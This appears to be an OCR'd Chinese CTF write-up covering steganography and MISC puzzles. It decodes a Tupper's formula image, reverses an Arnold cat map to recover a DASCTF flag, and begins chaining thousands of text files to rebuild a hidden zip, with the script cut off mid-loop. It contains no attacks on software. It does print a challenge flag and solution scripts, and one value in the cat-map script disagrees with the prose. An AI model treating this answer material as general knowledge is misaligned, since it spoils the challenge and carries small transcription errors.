
```
k=9289820327870290792970593867667202150039479142720575736912348920456530032485971708240989264195120666456499199148935466
187142587264952407800094819983265981527590928519882927692901469462811015982493093159516620327144326982744950570765508584
256368206091081394250450793662555573558591327357505011855235319268295531022032346346540864542233410144647107893314928733
624177244833842874030283385561642153852076926763611928594867454975660438494699618438540750545616824012331978580090993321
469571182801348398173193377301733694465639758387226712676777854974508785479430280895010096658255876122445424201846757895
976661717601666010169014027996196874032332736934716462374639133575644256695935287670636426550983431991041939974833889474
663875865228677197989657369582360867800881486164030857125688079431265205595715046451395030535505549526237587010289850064
301047142593145004644086084158930289025045613806073868952628338925680196919020412735809840826420464388252096970422189697
3544620102494391269663693407573658064279947688509910028257209987991480259150865283245150325813888942058
```

Download Stego Text as File


CSDN @末 初

做过`塔珀自指公式(Tupper's self-referential formula)`题目的应该很明显看得出来，网上找几个多试试即可，有些可能出来的结果不同

```python
import numpy as np
import matplotlib.pyplot as plt
from PIL import Image
a=22
b=160
def Tupper_self_referential_formula(k):
    aa = np.zeros((a,b))
    def f(x, y):
        y += k
        a1 = 2**-(-a*x - y%a)
        a2 = (y // a) // a1
        return 1 if a2 % 2 > 0.5 else 0
    for y in range(a):
        for x in range(b):
            aa[y, x] = f(x, y)
    return aa[:,::-1]

k=92898203278702907929705938676672021500394791427205757369123489204565300324859717082409892641951206664564991991
4893546618714258726495240780009481998326598152759092851988292769290146946281101598249309315951662032714432698274
4950570765508584256368206091081394250450793662555573558591327357505011855235319268295531022032346346540864542233
4101446471078933149287336241772448338428740302833855616421538520769267636119285948674549756604384946996184385407
5054561682401233197858009099332146957118280134839817319337730173369446563975838722671267677785497450878547943028
0895010096658255876122445424201846757895976661717601666010169014027996196874032332736934716462374639133575644256
6959352876706364265509834319910419399748338894746638758652286771979896573695823608678008814861640308571256880794
3126520559571504645139503053550554952623758701028985006430104714259314500464408608415893028902504561380607386895
2628338925680196919020412735809840826420464388252096970422189697354462010249439126966369340757365806427994768850
9910028257209987991480259150865283245150325813888942058
aa = Tupper_self_referential_formula(k)
plt.figure(figsize=(15,10))
plt.imshow(aa,origin='lower')
plt.savefig("tupper.png")
img = Image.open('flag.png')
#翻转
dst1 = img.transpose(Image.FLIP_LEFT_RIGHT).rotate(180)
plt.imshow(dst1)
plt.show()
```




PS 水平翻转一下



三个数值 33 、 121 、 141 ，结合题目名称以及 flag.png 的特征，猜测猫变换


```python
from PIL import Image

img = Image.open('flag.png')
if img.mode == "P":
    img = img.convert("RGB")
assert img.size[0] == img.size[1]
dim = width, height = img.size

st = 33
a = 121
b = 144
for _ in range(st):
    with Image.new(img.mode, dim) as canvas:
        for nx in range(img.size[0]):
            for ny in range(img.size[0]):
                y = (ny - nx * a) % width
                x = (nx - y * b) % height
                canvas.putpixel((y, x), img.getpixel((ny, nx)))
canvas.show()
canvas.save('ok2.png')
```

可能会运行的久一点



```
DASCTF{751476c0-6cff-497f-9541-83ede0ebc5a0}
```

[MISC] 冰墩墩




题目　解题快手榜


冰墩墩

998

把它变少，然后再努努力，也许就能拿到你想要的东西

BinDunDun....





BinDunDun.zip - Bandizip (Standard)
文件(F) 编辑(E) 查找(I) 选项(O) 视图(V) 工具(T) 帮助(H)
打开
解压
新建
添加
删除
测试
扫描
查看
代码页
BinDunDun.zip
BinDunDun


名称	压缩后大小	原始大小	类型	修改日期	压缩方法
..					
zzztll8z6a.txt	54	60	TXT 文件	2022/2/28 18:35:25	Deflate
zzzk8frany.txt	51	59	TXT 文件	2022/2/21 10:34:13	Deflate
zzze3bn4s3.txt	51	56	TXT 文件	2022/2/21 10:34:11	Deflate
zzyzq9ketq.txt	54	57	TXT 文件	2022/2/28 18:35:54	Deflate
zzym0242lw.txt	55	60	TXT 文件	2022/2/21 10:34:20	Deflate
zzxmsyrjlo.txt	57	60	TXT 文件	2022/2/21 10:34:26	Deflate
zzxlsav43c.txt	54	59	TXT 文件	2022/2/28 18:35:54	Deflate
zzwufo2h3w.txt	55	60	TXT 文件	2022/2/28 18:35:47	Deflate
zzwsn2zzmr.txt	54	60	TXT 文件	2022/2/28 18:35:27	Deflate
zzwnjci5ds.txt	53	59	TXT 文件	2022/2/21 10:34:15	Deflate
zzw05nl2r6.txt	51	56	TXT 文件	2022/2/28 18:35:54	Deflate
zzvklvkrui.txt	56	60	TXT 文件	2022/2/28 18:35:39	Deflate
zzvf4kw9sq.txt	50	60	TXT 文件	2022/2/21 10:34:07	Deflate
zzv38mnsxx.txt	53	60	TXT 文件	2022/2/28 18:35:39	Deflate
zzv08cdvah.txt	56	60	TXT 文件	2022/2/21 10:34:15	Deflate
zzuqwhr0fg.txt	53	60	TXT 文件	2022/2/28 18:35:56	Deflate
zzu1gyqlqn.txt	54	59	TXT 文件	2022/2/28 18:35:45	Deflate
zztxrkirt4.txt	56	60	TXT 文件	2022/2/21 10:34:15	Deflate
zzskx0svlj.txt	55	60	TXT 文件	2022/2/28 18:35:53	Deflate
zzrz9c4dxi.txt	53	59	TXT 文件	2022/2/21 10:34:19	Deflate
zzrcd39c1y.txt	55	60	TXT 文件	2022/2/21 10:34:17	Deflate
zzox4uauzx.txt	53	60	TXT 文件	2022/2/28 18:35:56	Deflate
zzoerwpap9.txt	57	60	TXT 文件	2022/2/28 18:35:26	Deflate
zzoe8qhfok.txt	54	60	TXT 文件	2022/2/21 10:34:19	Deflate
zzoc8rp8k2.txt	54	59	TXT 文件	2022/2/28 18:35:35	Deflate
zznmauvn12.txt	55	60	TXT 文件	2022/2/21 10:34:13	Deflate

文件: 103891, 文件夹: 1, 压缩文件大小: 21.1 MB


解压出来（虽然不愿意解压这样的恶心题目），随机观察一下


C:\Users\Administrator\Downloads\BinDunDun\0pjjt1nbyv.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
BinDunDun.py
0pjjt1nbyv.txt
zsdmobed03.txt
2xuj77zaj2.txt


```
101010001010100 =>The txt you should view is pfjh4x7uy8.txt
```


C:\Users\Administrator\Downloads\BinDunDun\zsdmobed03.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
BinDunDun.py
0pjjt1nbyv.txt
zsdmobed03.txt
2xuj77zaj2.txt

```
10111100101011 =>The txt you should view is 0frg8fgpxe.txt
```


C:\Users\Administrator\Downloads\BinDunDun\2xuj77zaj2.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
BinDunDun.py
0pjjt1nbyv.txt
zsdmobed03.txt
2xuj77zaj2.txt


```
100110110011011O =>The txt you should view is o3jbruzklv.txt
```


C:\Users\Administrator\Downloads\BinDunDun\zxrc1bfusa.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
BinDunDun.py
zxrc1bfusa.txt


```
0 =>The txt you should view is viwy6ccvkd.txt
```

一部分是二进制数据，这里仔细观察发现最长是`16`位，有些则没有`16`位，但是没有`16`位，但是没有`16`位的二进制最高位肯定是`1`，猜测不足十六位的需要补高。

并且在写脚本测试的时候，发现了一个`start.txt`，猜测就是从这里开始


C:\Users\Administrator\Downloads\BinDunDun\start.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
BinDunDun.py
start.txt

```
101000001001011 =>The txt you should view is m9312r95cr.txt
```




Delimiter: Space
Byte Length: 8

```
0101000001001011
```

```
PK
```

```python
import re
from binascii import *


tmp_filename = 'start.txt'
bin_data = ''
while True:
 try:
  file_path = './BinDunDun/' + tmp_filename
  with open(file_path) as f:
   content = f.read()
   next_file = re.findall(r'\w{10}\.txt', content)
   if next_file != []:
    tmp_filename = next_file[0]
    bin_data += content[:content.find(' ')].zfill(16)
